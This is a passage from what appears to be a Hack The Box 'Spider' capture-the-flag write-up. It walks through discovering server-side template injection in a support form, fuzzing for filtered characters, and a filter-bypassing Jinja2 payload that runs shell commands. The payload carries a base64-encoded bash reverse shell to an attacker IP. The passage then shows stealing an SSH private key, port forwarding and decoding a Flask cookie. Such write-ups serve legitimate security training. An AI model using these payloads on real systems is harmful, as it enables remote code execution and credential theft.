
Edit the email and send again to check the support ticket we sent



```
<div class="ui segment">
  <div class="ui grid">
    <div class="ui row">
      <div class="ui column">
        <h5 class="ui header">
          Support request from: '<h1>admin@spiderhtb</h1>' at 2021-10-24 05:09:58
        </h5>
      </div>
    </div>
    <div class="ui row">
      <div class="ui column">
        <p>test</p>
      </div>
    </div>
  </div>
```

1.16 SSTI discovered on the email session

Discovered that the SSTI might works in the support ticket session



Submit a support ticket!

Please include a message!


Contact number or email:

{%config%}

Message:

e

Result




spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Nessus
CTF-Tool
HTB
PayloadsAllTheThings/...
HexEd.it - Browser-ba...

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

1.17 Filter bad char for the payload


Discovered that underscore, period and single quote all bad char.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ wfuzz -u 'http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal' -w '/usr/share/seclists/Fuzzing/special-chars.txt' -H "Cookie: session=eyJjYXJ0X2l0ZW1zIjpbIjQiLCIxIl0sInV1aWQiOiIxMjlmNjBlYS0zMGNmLTQwNjUtYWZiOS02YmU0NWFkMzhiNzMifQ.YXTmlw.Tx2Qxy5hQtMttgGWXqi_LX1m0aY" -d "contact=FUZZ&message=a" -t 1 -s .5 --sh 1607
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
 /usr/lib/python3/dist-packages/wfuzz/ui/console/clparser.py:348: UserWarning:When using delayed requests concurrent requests are limited to 1, therefore the -s switch will be ignored.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Total requests: 32

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000013:   200        66 L     139 W      1607 Ch     "_"
000000024:   200        66 L     139 W      1607 Ch     "."
000000029:   200        66 L     139 W      1607 Ch     "'"

Total time: 0
Processed Requests: 32
Filtered Requests: 29
Requests/sec.: 0

sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$
```

1.18 Test payload

Determine that the payload is worked. The 'sleep 2' is worked as shown in btm right of image



Request:

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 255
Origin: http://spider.htb
Connection: close
Referer: http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal
Cookie: session=eyJjYXJ0X2l0ZW1zIjpbIjQiLCIxIl0sInV1aWQiOiIxMjlmNjBlYS0zMGNmLTQwNjUtYWZiOS02YmU0NWFkMzhiNzMifQ.YXTmlw.Tx2Qxy5hQtMttgGWXqi_LX1m0aY
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

contact={% include request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 2")|attr("read")() %}&message=a
```


Response:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 24 Oct 2021 06:25:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 290
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final
<title>
  500 Internal Server Error
</title>
<h1>
  Internal Server Error
</h1>
<p>
  The server encountered an internal error and wa
</p>
```

2.0 INITIAL ACCESS


2.1 Reverse shell payload

Prepare reverse shell




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ echo -n 'bash -i >& /dev/tcp/10.10.14.29/5555 0>&1' | base64 | xclip -selection clipboard
```

Edit the payload on BurpSuite




```
Sec-GPC: 1

contact={% include
request|attr("application")|attr("\x5f\x5fgloba
ls\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\
x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem
\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr
("popen")("echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yOS81NTU
1IDA+JjE=
| base64 -d | bash")|attr("read")()
```

URL encode the payload part because of the base64 ‘+’ plus sign



```
contact={% include
request|attr("application")|attr("\x5f\x5fgloba
ls\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\
x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem
\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr
("popen")("echo
YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4yOS81N
TU1IDA%2bJjEK | base64 -d | bash
")|attr("read")() %}&message=a
```


Netcat response and found the ssh private key



```
chiv@spider:~/.ssh$ ls -la
ls -la
total 16
drwx------ 2 chiv chiv 4096 May  6 11:42 .
drwxr-xr-x 7 chiv chiv 4096 Oct 23 08:58 ..
-rw-r--r-- 1 chiv chiv  393 May  4 15:42 authorized_keys
-rw------- 1 chiv chiv 1679 Apr 24  2020 id_rsa
chiv@spider:~/.ssh$
```

2.2 SSH Login


Get the user flag



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider/target-creds$ ls
id_chiv
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider/target-creds$ chmod 600 id_chiv
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider/target-creds$ ssh -i id_chiv chiv@10.10.10.243
Last login: Sat Oct 23 14:38:10 2021 from 10.10.16.10
chiv@spider:~$ ls -la
total 68
drwxr-xr-x 7 chiv chiv  4096 Oct 23 08:58 .
drwxr-xr-x 3 root root  4096 May  6 11:42 ..
lrwxrwxrwx 1 root root     9 Apr 24  2020 .bash_history -> /dev/null
-rw-r--r-- 1 chiv chiv   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 chiv chiv  3771 Apr  4  2018 .bashrc
drwx------ 2 chiv chiv  4096 May 18 00:23 .cache
drwxr-x--- 3 chiv chiv  4096 Oct 22 20:14 .config
drwx------ 3 chiv chiv  4096 Oct 22 20:14 .gnupg
-rw-r--r-- 1 chiv chiv   789 Oct 23 08:58 index.html
drwxrwxr-x 3 chiv chiv  4096 May 18 00:23 .local
-rw------- 1 chiv chiv   170 Oct 22 20:54 .mysql_history
-rw-r--r-- 1 chiv chiv   807 Apr  4  2018 .profile
drwx------ 2 chiv chiv  4096 May  6 11:42 .ssh
-r-------- 1 chiv chiv    33 Oct 22 19:54 user.txt
-rw------- 1 chiv chiv 13292 Oct 22 21:57 .viminfo
chiv@spider:~$
```

Network status


Discovered port 8080 is opened



```
See 'snap info <snapname>' for additional versions.

chiv@spider:/tmp$ ss -ltnp
State              Recv-Q              Send-Q                           Local Address:Port                          Peer Address:Port
LISTEN             0                   80                                   127.0.0.1:3306                               0.0.0.0:*
LISTEN             0                   128                                    0.0.0.0:80                                 0.0.0.0:*
LISTEN             0                   100                                  127.0.0.1:8080                               0.0.0.0:*
LISTEN             0                   128                              127.0.0.53%lo:53                                 0.0.0.0:*
LISTEN             0                   128                                    0.0.0.0:22                                 0.0.0.0:*
LISTEN             0                   128                                       [::]:22                                    [::]:*
chiv@spider:/tmp$ netstat -ltnp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
chiv@spider:/tmp$
```

2.3 SSH Local Port forward


Local port forward via port 8080



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider/target-creds$ ssh -i id_chiv -L 8080:127.0.0.1:8080 chiv@10.10.10.243
Last login: Sun Oct 24 06:55:24 2021 from 10.10.14.29
chiv@spider:~$ 
```

Access to localhost:8080 on browser


Discovered a new login page



Forgot your password? Click Here!

Login with 'chiv@spider.thb'

Does not anything to do with the page.



WELCOME, CHIV@SPIDER.HTB

CHECKOUT NOW-*modernized*
SHOPPING CART


My Cart

Continue Shopping ❯

#QUE-007544-002
ASTHETIC BED
3 x $5.00 IN STOCK
$300.00


#QUE-007544-003
LAMP SHADE

Found the cookie session on developer tool. Next decode the cookie



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ flask-unsign --decode --cookie '.eJxNjEFvgyAARv_KwnkH7GqTmexiBGw3dKCAcsPSBC1as5nU2fS_z16WHb-8770b8HPvQXQDT
w2IgEAZtmgu2fkguZoG2QfqpOhPk-rWCLwtyRhbESSs4lQm_EMg9277_SKKKVn5UIgszvGY8i7WD_7YGvqEKXtgEG01dnlDsilTrpWB-FL-OBuCK7s4SgO9U37tSV9RNTO9eR3--zx113pBoVn7tIpb0_EXgWh4J
HTOlTN8wde6v8Di72836mwJxV5kaGJs8WHd7UOK4-GzhG_g_gzGSztM3yCC9180t1c_.YXUHsg.ErTuBicUtebF0Q7fTe1fcXo1vDA'
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+ZW1haWw8L3VzZXJuYW1lPgogICAgICAgIDxpc19hZG1pbj4wPC9pc19hZG1pbj4KI
CAgIDwvZGF0YT4KPC9yb290Pg==', 'points': 0}
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$
```

